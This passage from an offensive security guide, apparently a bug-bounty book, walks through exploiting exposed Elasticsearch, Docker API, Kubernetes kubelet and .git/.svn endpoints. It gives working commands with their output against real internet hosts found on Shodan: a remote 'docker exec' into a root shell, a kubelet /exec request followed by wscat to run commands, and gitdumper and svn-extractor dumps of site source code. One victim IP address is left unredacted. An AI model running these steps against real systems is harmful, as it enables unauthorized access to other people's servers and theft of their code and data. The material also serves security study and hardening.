          "addressable_id" : 55,
          "addressable_type" : "FHMatch\\Models\\User",
          "lang" : "en",
          "address1" : null,
          "city" : "Alpharetta",
          "state" : "GA",
          "postal" : "30004",
          "country" : "US",
          "lat" : "REDACTED",
          "lon" : "REDACTED",
          "email" : "REDACTED@yahoo.com",
          "phone" : "REDACTED",
          "website" : null,
          "timezone" : "America/New_York",
          "currency" : "USD",
          "privacy" : null,
          "meta" : null,
          "created_at" : "2017-09-26 19:42:02",
          "updated_at" : "2017-09-26 19:42:02",
          "deleted_at" : null
        }
    },
```

Again, you can replace “_all” with the name of an index to perform searches specifically against that endpoint.

Conclusion

Elastic Search is just another database where you can store and query information. The major problem is that people expose the unauthenticated web service to the public. With unauthenticated access to the web service attackers can easily dump the entire database.

Docker API


Introduction

In the old days if you developed a piece of code it might work fine on your computer but when you put it on a different system it completely fails, Docker was designed to fix this problem. Docker is an open source software platform to create, deploy and manage virtualized application containers on a common operating system (OS), with an ecosystem of allied tools.

Exposed Docker API

When you install docker on a system it will expose an API on your local host located on port 2375. This API can be used to interact with the docker engine which basically gives you the right to do anything you desire unauthenticated.

Under these conditions no external party will be able to access your docker API as it isn't exposed to the world. However, in certain instances this API can be changed so that it can be accessed by external resources. If done improperly this will expose the docker API to the world as shown by the following Shodan search:



TOTAL RESULTS

1,577

TOP COUNTRIES

China	1,128
United States	173
Germany	34
France	27

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

[redacted]
1.compute.amazonaws.com
windows
Amazon Data Services India
Added on 2019-09-29 17:16:04 GMT
India, Mumbai

cloud devops

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Sun, 29 Sep 2019 17:16:03 GMT
Content-Length: 29


Docker Containers:
        Image: containers.m-net.in/bi_adm_api_dev:BIADMAPI_1.3.15
        Command: dotnet Solution.Web.UserInterface.dll --environment=Development
```


Figure 84: Shodan search for docker API

To confirm that a desired host is running Docker you can make a GET request to the /version endpoint. This will print out a json blob as shown below:

```
{
  "Platform": {
    "Name": "Docker Engine - Community"
  },
  "Components": [
    {
      "Name": "Engine",
      "Version": "18.09.0",
      "Details": {
        "ApiVersion": "1.39",
        "Arch": "amd64",
        "BuildTime": "2018-11-07T00:56:41.000000000+00:00",
        "Experimental": "false",
        "GitCommit": "4d60db4",
        "GoVersion": "go1.10.4",
        "KernelVersion": "10.0 14393 (14393.3204.amd64fre.rs1_release.190830-1500)",
        "MinAPIVersion": "1.24",
        "Os": "windows"
      }
    }
  ],
  "Version": "18.09.0",
  "ApiVersion": "1.39",
  "MinAPIVersion": "1.24",
  "GitCommit": "4d60db4",
  "GoVersion": "go1.10.4",
  "Os": "windows",
  "Arch": "amd64",
  "KernelVersion": "10.0 14393 (14393.3204.amd64fre.rs1_release.190830-1500)",
  "BuildTime": "2018-11-07T00:56:41.000000000+00:00"
}
```

Once you have confirmed that a docker API is exposed I will generally move to the CLI version of docker. From the CLI you can execute the following command to get a list of containers that are currently being ran:

docker -H <host>:<port> ps




```
alex@alex-PowerEdge-R710:~$ docker -H [redacted]:2375 ps
CONTAINER ID        IMAGE                                          COMMAND                  CREATED             STATUS              PORTS                            NAMES
6e8c3151948b        containers.m-net.in/bi_adm_api_dev:BIADMAPI_1.3.15   "dotnet Solution.Web…"   2 days ago          Up 2 days           5000/tcp, 0.0.0.0:81->80/tcp     elegant_easl
ey
```

Figure 85: Docker list containers in remote host

As you can see in the above image, we have a single container running on port 80 with the name of elegant_easley. We can easily pop a shell on this container by running the following command:

Docker -H <host>:<port> exec -it <container name> /bin/bash



```
alex@alex-PowerEdge-R710:~$ docker -H [redacted]2375 exec -it "mysql" /bin/bash
root@771e4b1ae431:/# whoami
root
root@771e4b1ae431:/# exit
exit
```

Figure 86: Docker execute shell command

As you can see in the above image, we were dumped right into a root shell. From there we can do all kinds of things, depending on the docker version you may be able to use an exploit to break out of the container into the host machine. You aren't just limited to popping a shell on their docker container, you can do other things such as deploying your own docker containers. This technique was widely used by crypto currency miners which deployed containers on other people’s infrastructure.

Conclusion

The vast majority of software engineers use docker containers to deploy their code. In the process they might expose their docker API to the public which can mean big trouble. Attackers can easily hijack their infrastructure to deploy their own containers or even worse they can gain root access to your container.


Kubernetes API

Introduction

With the rise of docker new technologies are bound to be designed around the concept of containers. Kubernetes is an open-source container-orchestration system for automating application deployment, scaling, and management. It was originally designed by Google.

Exposed Kubernetes API

Kubernetes exposes an unauthenticated REST API on port 10250. If developers aren't careful this API can be exposed to the internet. A quick Shodan search will find a bunch of these services.



New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

TOTAL RESULTS

1,198

TOP COUNTRIES

United States	307
China	218
Japan	209
India	156
Korea, Republic of	72

TOP ORGANIZATIONS

Amazon.com	274
Amazon Data Services Japan	153
Amazon Data Services India	142
SoftLayer Technologies	23
AWS Asia Pacific (Seoul) Reg...	23

[redacted]

Telstra Internet
Added on 2019-09-30 18:57:44 GMT
Australia, Launceston

devops

SSL Certificate
Issued By:
|- Common Name: ippbx-ca@1545684228
Issued To:
|- Common Name: ippbx@1545684229

Supported SSL Versions
TLSv1.2

```
HTTP/1.1 404 Not Found
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Date: Mon, 30 Sep 2019 18:57:44 GMT
Content-Length: 19
```

[redacted]

ec2-13-125-21-255.ap-northeast-2.compute.amazonaws.com
AWS Asia Pacific (Seoul) Region
Added on 2019-09-30 20:19:41 GMT
Korea, Republic of, Incheon

cloud devops

SSL Certificate
Issued By:
|- Common Name: ip-172-31-40-16-ca@1559548565
Issued To:
|- Common Name: ip-172-31-40-16@1559548566

Supported SSL Versions
TLSv1.2

```
HTTP/1.1 404 Not Found
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Date: Mon, 30 Sep 2019 20:19:41 GMT
Content-Length: 19
```

Figure 87: Shodan search for Kubernetes API

Once a Kubernetes service is detected the first thing to do is to get a list of pods by sending a GET request to the /pods endpoint. The server should respond with something like:

```
{
“kind”: “PodList”,
“apiVersion”: “v1”,
“metadata”: {},
“items”: [
{
“metadata”: {
“name”: “pushgateway-5fc955dd8d-674qn”,
“generateName”: “pushgateway-5fc955dd8d-“,
“namespace”: “monitoring”,
“selfLink”: “/api/v1/namespaces/monitoring/pods/pushgateway-5fc955dd8d-674qn”,
“uid”: “d554e035-b759-11e9-814c-525400bdacd2”,
“resourceVersion”: “9594”,
“creationTimestamp”: “2019-08-05T08:20:07Z”,
“labels”: {
“app”: “pushgateway”,
“pod-template-hash”: “1975118848”,
“prophet.4paradigm.com/deployment”: “pushgateway”
},
“annotations”: {
“kubernetes.io/config.seen”: “2019-08-05T16:20:07.080938229+08:00”,
“kubernetes.io/config.source”: “api”,
“kubernetes.io/created-by”:
“{\”kind\”:\”SerializedReference\”,\”apiVersion\”:\”v1\”,\”reference\”:{\”kind\”:\”ReplicaSet\”,\”name
space\”:\”monitoring\”,\”name\”:\”pushgateway-5fc955dd8d\”,\”uid\”:\”d552bfb3-b759-11e9-814c-
525400bdacd2\”,\”apiVersion\”:\”extensions\”,\”resourceVersion\”:\”9591\”}}\n”
},
“ownerReferences”: [
{
“apiVersion”: “extensions/v1beta1”,
“kind”: “ReplicaSet”,
“name”: “pushgateway-5fc955dd8d”,
“uid”: “d552bfb3-b759-11e9-814c-525400bdacd2”,
“controller”: true,
“blockOwnerDeletion”: true
}
]
},
“spec”: {
“volumes”: [
{
“name”: “default-token-qgm5l”,
“secret”: {
“secretName”: “default-token-qgm5l”,
“defaultMode”: 420
}
}
],
“containers”: [
{
“name”: “pushgateway”,
“image”: “10.10.0.15:35000/prom/pushgateway:v0.4.1”,
“ports”: [
{
“name”: “http”,
“containerPort”: 9091,
“protocol”: “TCP”
}
]
```

From the above response we get namespace name, pod names, and container names:

- Namespace
    - monitoring
- Pod Name


  - ○ pushgateway-5fc955dd8d-674qn

- Container Name
  - ○ Pushgateway

With this information it is possible to send a request to the API service that will execute a provided command. This can be done by sending the following GET request:

curl –insecure -v -H “X-Stream-Protocol-Version: v2.channel.k8s.io” -H “X-Stream-Protocol-Version: channel.k8s.io” -H “Connection: upgrade” -H “Upgrade: SPDY/3.1” -X POST “https://<DOMAIN>:<PORT>/exec/<NAMESPACE>/<POD NAME>/<CONTAINER NAME>?command=<COMMAND TO EXECUTE>&input=1&output=1&tty=1”

After sending the requests you should receive a response similar to the message below:



```
> alex@alex-PowerEdge-R710:~curl --insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -H "Connection: upgrade" -H "Upgrade:
SPDY/3.1" -X POST "https://[redacted]:10250/exec/monitoring/pushgateway-5fc955dd8d-674qn/pushgateway?command=id&input=1&output=1&tty=1"
*   Trying 140.143.240.4...
* Connected to 140.143.240.4 (140.143.240.4) port 10250 (#0)
* found 148 certificates in /etc/ssl/certs/ca-certificates.crt
* found 597 certificates in /etc/ssl/certs
* ALPN, offering http/1.1
* SSL connection using TLS1.2 / ECDHE_ECDSA_AES_128_GCM_SHA256
*        server certificate verification SKIPPED
*        server certificate status verification SKIPPED
*        common name: system:node:10.10.0.15 (does not match '140.143.240.4')
*        server certificate expiration date OK
*        server certificate activation date OK
*        certificate public key: EC
*        certificate version: #3
*        subject: O=system:nodes,CN=system:node:10.10.0.15
*        start date: Mon, 05 Aug 2019 06:29:00 GMT
*        expire date: Thu, 02 Aug 2029 06:29:00 GMT
*        issuer: C=CN,ST=BeiJing,L=BeiJing,O=k8s,OU=System,CN=kubernetes
*        compression: NULL
* ALPN, server accepted to use http/1.1
> POST /exec/monitoring/pushgateway-5fc955dd8d-674qn/pushgateway?command=id&input=1&output=1&tty=1 HTTP/1.1
> Host: 140.143.240.4:10250
> User-Agent: curl/7.47.0
> Accept: */*
> X-Stream-Protocol-Version: v2.channel.k8s.io
> X-Stream-Protocol-Version: channel.k8s.io
> Connection: upgrade
> Upgrade: SPDY/3.1
>
< HTTP/1.1 302 Found
< Location: /cri/exec/Bwak7x7h
< Date: Mon, 30 Sep 2019 21:53:07 GMT
< Content-Length: 0
< Content-Type: text/plain; charset=utf-8
<
* Connection #0 to host 140.143.240.4 left intact
```

Figure 88: Initiate WebSocket connection to Kubernetes API


As you can see the above response indicates it was successful and a web socket connect was created. Note the Location Header value, in this response its value is equal to **/cri/exec/Bwak7x7h**.

To handle web socket connections, use the tool wscat. This tool can be downloaded by issuing the following command:

apt-get install node-ws

Now take the location header value which was noted earlier and send the following requests to get the command output:

wscat -c "https://<DOMAIN>:<PORT>/<Location Header Value>" –no-check



```
alex@alex-PowerEdge-R710:~$ wscat -c "https://[redacted]:10250/cri/exec/Bwak7x7h" --no-check

connected (press CTRL+C to quit)
<
<
< uid=65534 gid=0(root)

disconnected
```

Figure 89: Kubernetes remote shell

As you can see in the above image the command "id" was ran on the container and the output is displayed. We have successfully executed code on the remote container, RCE is easy.

Conclusion

With new technology comes new vulnerabilities. The rise of docker containers gave birth to Kubernetes. If a developer isn't careful, they could easily end up exposing the Kubernetes API to the world. This could allow remote attackers to execute commands on containers unauthenticated.


.git / .svn

Introduction

Source code repositories like GitHub are extremely popular. A lot of people will simple copy down a git directory and throw it on their website without realizing they might have just exposed their sites source code to the world. Git and Subversion are two of the most popular revision control systems and they contain a hidden file that can cause a lot of harm if uploaded to your website.

Git

Git is a revision control system and it contains a hidden folder **“.git”** . This folder basically acts as a snapshot for your project. Every-time you create a file git will compresses it and stores it into its own data structure. The compressed object will have a unique name, hash, and will be stored under the object directory. This means that you can fully recreate the source code and everything else in the repository. If you navigate to **“https://example.com/.git”** and you see the following then that endpoint is vulnerable:



Index of /.git


Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2012-12-27 03:45	8	
HEAD	2012-12-27 03:42	23	
branches/	2012-12-27 03:42	-	
config	2012-12-27 03:42	187	
description	2012-12-27 03:42	73	
hooks/	2012-12-27 03:42	-	
index	2012-12-27 03:45	541K	
info/	2012-12-27 03:42	-	
logs/	2012-12-27 03:45	-	
objects/	2012-12-27 03:43	-	
refs/	2012-12-27 03:42	-	

Figure 90: Endpoint with .git file exposed

You can then recreate the repository which will contain the websites source code. To recreate the repository, you can use the following tool:

- https://github.com/internetwache/GitTools/tree/master/Dumper

To use the tool type **“./gitdumper.sh https://example.com/.git/ /output-directory/”**. This will clone the entire repository as shown below:




```
alex@alex-PowerEdge-R710:~/hackingTools/GitTools/Dumper$ sudo ./gitdumper.sh http://[redacted]/.git/ /examplegit/
[sudo] password for alex:
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[+] Downloaded: objects/11/23023ba0007034ee97100bf5c6cfe79901fa87
[-] Downloaded: objects/00/00000000000000000000000000000000000000
[+] Downloaded: objects/59/85c471562cd33867d7ce04f3e8c6b4571ab513
[+] Downloaded: objects/10/4fbfe001528c8d795f5a7bf2708342677d96fe
[+] Downloaded: objects/1e/3364ad1b39db3a83b85a2b1227f0301bb69cc8
[+] Downloaded: objects/ec/05d2948477d42941702b9de842a00558c9170f
[+] Downloaded: objects/d5/998ba65748d78e05e56b69259346890ddcf3b5
[+] Downloaded: objects/d4/70772ff6aacf7a2c6767e72c2290a761ef37d0
[+] Downloaded: objects/f9/0dc38d37e4b56c5d37f3c29a3dec25d26fc584
[+] Downloaded: objects/21/7ee7b6a56bd74cd4073555bf5841ca466e4a6d
[+] Downloaded: objects/3e/1b8ef56013cdcd11f4a23c7859ba32ab3b5af2
[+] Downloaded: objects/19/4e00f54489aac29b19661e83c258ca2c0ffdba
[+] Downloaded: objects/e4/7e1b5ac4dfe3c54ae099899ac3143669b1fa90
```

Figure 91: Gitdumper extract .git source code and files

Next you manually review the source code and look for bugs, vulnerabilities, and exposed passwords. You should treat it as a source code review.

Subversion

Subversion like Git is a revision control system and it contains a hidden folder **".svn"** . This folder can also be used to recreate the source code used on the site. Simply navigate to **"https://example.com/.svn"**, if you see the following then the endpoint is vulnerable:



Index of /.svn


Name	Last modified	Size	Description
Parent Directory		-	
entries	15-Jul-2013 15:51	1.4K	
prop-base/	15-Jul-2013 15:51	-	
props/	15-Jul-2013 15:51	-	
text-base/	15-Jul-2013 15:51	-	
tmp/	15-Jul-2013 15:51	-	

Figure 92: Exposed .svn file

The following tool can be used to extract the files from the folder:

- https://github.com/anantshri/svn-extractor

This tool will allow you to fully recreate the folder structure, source code, and other files as shown below:



```
alex@alex-PowerEdge-R710:~/hackingTools/svn-extractor$ python svn_extractor.py --url http://[redacted]
Proxy not defined
http://[redacted]
Checking if URL is correct
URL is active
Checking for presence of wc.db
lets see if we can find .svn/entries
SVN Entries Found if no file listed check wc.db too
http://[redacted]/services
http://[redacted]/help
http://[redacted]/help/voting_records_help.html
http://[redacted]/help/submission-down.html
